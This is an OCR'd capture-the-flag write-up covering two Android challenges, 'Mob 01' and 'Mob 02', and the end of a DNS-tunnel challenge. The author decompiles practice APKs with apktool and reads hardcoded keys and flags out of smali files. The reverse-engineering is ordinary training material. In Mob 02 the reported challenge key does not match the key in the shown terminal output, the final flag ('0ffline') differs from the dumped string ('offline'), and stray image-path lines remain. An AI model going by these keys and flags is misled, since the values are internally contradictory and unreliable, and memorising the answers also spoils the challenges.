
Key: `0d73295bc8a32f0b913b7c5494c7e1e9aaf2bef455c718fab284f1ecfff75e39`
Flag: `TDHCTF{dns_tunnel_key}`

Tools Used

- Wireshark (packet analysis)
- `strings` command (data extraction)
- `grep` command (pattern matching)
- CyberChef (decoding)

Challenge 19: Mob 01

Overview:



Solution

Step 1: Decompiling the APK

First, I used `apktool` to decompile the Android application:


```
apktool d mob-01.apk -o mob-01
cd mob-01
```

This extracted the APK contents, revealing several directories including multiple smali class folders (`smali_classes2` through `smali_classes5`), resources, and the AndroidManifest.

Step 2: Exploring the Application Structure

After decompiling, I navigated through the directory structure to understand the application's organization:

```
ls
```




The application had custom code in the `com.tdhctf.mob01` package, which I found across multiple smali class folders.

Step 3: Finding the Challenge Key

I explored `smali_classes4` and found the `BuildConfig.smali` file:

```
cd smali_classes4/com/tdhctf/mob01
cat BuildConfig.smali
```

This file contained an important constant:




Access Key Found:
`70f58829df9e961757b4dd170f948b19048206c7690fd97dd1d318f351115b4f`

Step 4: Discovering the Crypto Package

I noticed there was a `crypto` package in the application. Navigating to it:

```
cd ../../../smali_classes5/com/tdhctf/mob01/crypto
ls
```

This revealed several interesting files:



- `AccessPhraseGate.smali`
- `ChallengeKeyVault.smali`
- `FlagVault.smali`
- `SecretProvider.smali`

Step 5: Extracting the Flag

The most promising file was `FlagVault.smali`. I examined its contents:

```
cat FlagVault.smali
```

Inside this file, I found the flag stored as a static field:

```
# static fields
.field private static final FLAG:Ljava/lang/String; = "TDHCTF{mob01_insecure_notes_pin_bypass}"

.field public static final INSTANCE:Lcom/tdhctf/mob01/crypto/FlagVault;
```

Additionally, there was a `revealFlag()` method that returns the same flag:

```
.method private constructor <init>()V
    .locals 0

    .line 3
    invoke-direct {p0}, Ljava/lang/Object;→<init>()V

    return-void
.end method


# virtual methods
.method public final revealFlag()Ljava/lang/String;
    .locals 1

    .line 7
    const-string v0, "TDHCTF{mob01_insecure_notes_pin_bypass}"

    return-object v0
.end method
```


Key Findings

Access Key: **`70f58829df9e961757b4dd170f948b19048206c7690fd97dd1d318f351115b4f`**

Flag: **`TDHCTF{mob01_insecure_notes_pin_bypass}`**

Challenge 20: Mob 02

Overview:



Initial Analysis

Step 1: Decompiling the APK

First, I decompiled the APK using `apktool`:

apktool d mob-02.apk

```
┌──(kali㉿kali)-[~/infosec-ctf/mobile]
└─$ apktool d mob-02.apk
I: Using Apktool 2.7.0-dirty on mob-02.apk
I: Loading resource table ...
I: Decoding AndroidManifest.xml with resources ...
I: Loading resource table from file: /home/kali/.local/share/apktool/framework/1.apk
I: Regular manifest package ...
I: Decoding file-resources ...
I: Decoding values */* XMLs ...
I: Baksmaling classes.dex ...
I: Baksmaling classes2.dex ...
I: Baksmaling classes3.dex ...
I: Baksmaling classes4.dex ...
I: Baksmaling classes5.dex ...
I: Copying assets and libs ...
I: Copying unknown files ...
I: Copying original files ...
I: Copying META-INF/services directory
```

The tool successfully decompiled the application, extracting:

- AndroidManifest.xml
- Resource files
- Smali code (Dalvik bytecode)
- Assets and libraries

Step 2: Finding the Challenge Key

After manual enumeration of the decompiled files, I explored the `smali_classes3` directory and found the `BuildConfig.smali` file:

Location: `./smali_classes3/com/tdhctf/mob02/BuildConfig.smali`

Key findings:

```
┌──(kali㉿kali)-[~/…/smali_classes3/com/tdhctf/mob02]
└─$ ls
 BuildConfig.smali  'MainActivity$$ExternalSyntheticLambda0.smali'  'MainActivity$$ExternalSyntheticLambda1.smali'  'MainActivity$$ExternalSyntheticLambda2.smali'   MainActivity.smali

┌──(kali㉿kali)-[~/…/smali_classes3/com/tdhctf/mob02]
└─$ cat BuildConfig.smali
.class public final Lcom/tdhctf/mob02/BuildConfig;
.super Ljava/lang/Object;
.source "BuildConfig.java"


# static fields
.field public static final APPLICATION_ID:Ljava/lang/String; = "com.tdhctf.mob02"

.field public static final BUILD_TYPE:Ljava/lang/String; = "debug"

.field public static final DEBUG:Z

.field public static final MOB02_CHALLENGE_KEY:Ljava/lang/String; = "b62f8a2183306435e99c1e1e5c79ff2a20f3115c826175468a91abc1b23fc9df"

.field public static final VERSION_CODE:I = 0x1

.field public static final VERSION_NAME:Ljava/lang/String; = "1.0"


# direct methods
.method static constructor <clinit>()V
    .locals 1

    .line 7
    const-string v0, "true"

    invoke-static {v0}, Ljava/lang/Boolean;->parseBoolean(Ljava/lang/String;)Z

    move-result v0

    sput-boolean v0, Lcom/tdhctf/mob02/BuildConfig;->DEBUG:Z

    return-void
.end method
```

.field public static final MOB02_CHALLENGE_KEY:Ljava/lang/String; = "b62f8a2183b61356901c1a5c79ff2a2bf311c8261754b8a91abc1b23fc9d"

.

Challenge Key: `b62f8a2183b61356901c1a5c79ff2a2bf311c8261754b8a91abc1b23fc9d`

Step 3: Finding the Flag

Continuing the manual enumeration, I explored the crypto package in `smali_classes4`:

Location: `./smali_classes4/com/tdhctf/mob02/crypto/FlagVault.smali`

Key findings:

```
B64Url.smali   ChallengeKeyVault.smali   FlagVault.smali  'JwtUtil$VerifyResult.smali'   JwtUtil.smali   SecretProvider.smali

┌──(kali㉿kali)-[~/…/com/tdhctf/mob02/crypto]
└─$ cat FlagVault.smali
.class public final Lcom/tdhctf/mob02/crypto/FlagVault;
.super Ljava/lang/Object;
.source "FlagVault.kt"


# annotations
.annotation runtime Lkotlin/Metadata;
    d1 = {
        "\u0000\u0014\n\u0002\u0018\u0002\n\u0002\u0010\u0000\n\u0002\u0008\u0003\n\u0002\u0010\u000e\n\u0002\u0008\u0002\u0008\u00c0\u
0002\u0018\u00002\u00020\u0001B\t\u0008\u0002\u00a2\u0006\u0004\u0008\u0002\u0010\u0003J\u0006\u0010\u0006\u001a\u00020\u0005R\u000e\u0
010\u0004\u001a\u00020\u0005X\u0082T\u00a2\u0006\u0002\n\u0000\u00a8\u0006\u0007"
    }
    d2 = {
        "Lcom/tdhctf/mob02/crypto/FlagVault;",
        "",
        "<init>",
        "()V",
        "FLAG",
        "",
        "revealFlag",
        "app_debug"
    }
    k = 0x1
    mv = {
        0x2,
        0x0,
        0x0
    }
    xi = 0x30
.end annotation


# static fields
.field private static final FLAG:Ljava/lang/String; = "TDHCTF{offline_reset_token_forgery}"

.field public static final INSTANCE:Lcom/tdhctf/mob02/crypto/FlagVault;


# direct methods
```

.field private static final FLAG:Ljava/lang/String; = "TDHCTF{0ffline_reset_token_forgery}"

.field public static final INSTANCE:Lcom/tdhctf/mob02/crypto/FlagVault;

The flag is stored as a hardcoded string constant in the FlagVault class.

Solution

Challenge Key: `b62f8a2183b61356901c1a5c79ff2a2bf311c8261754b8a91abc1b23fc9d`

Flag: `TDHCTF{0ffline_reset_token_forgery}`

Tools Used

- **apktool** - APK decompilation
- Manual file enumeration
- Text search through smali code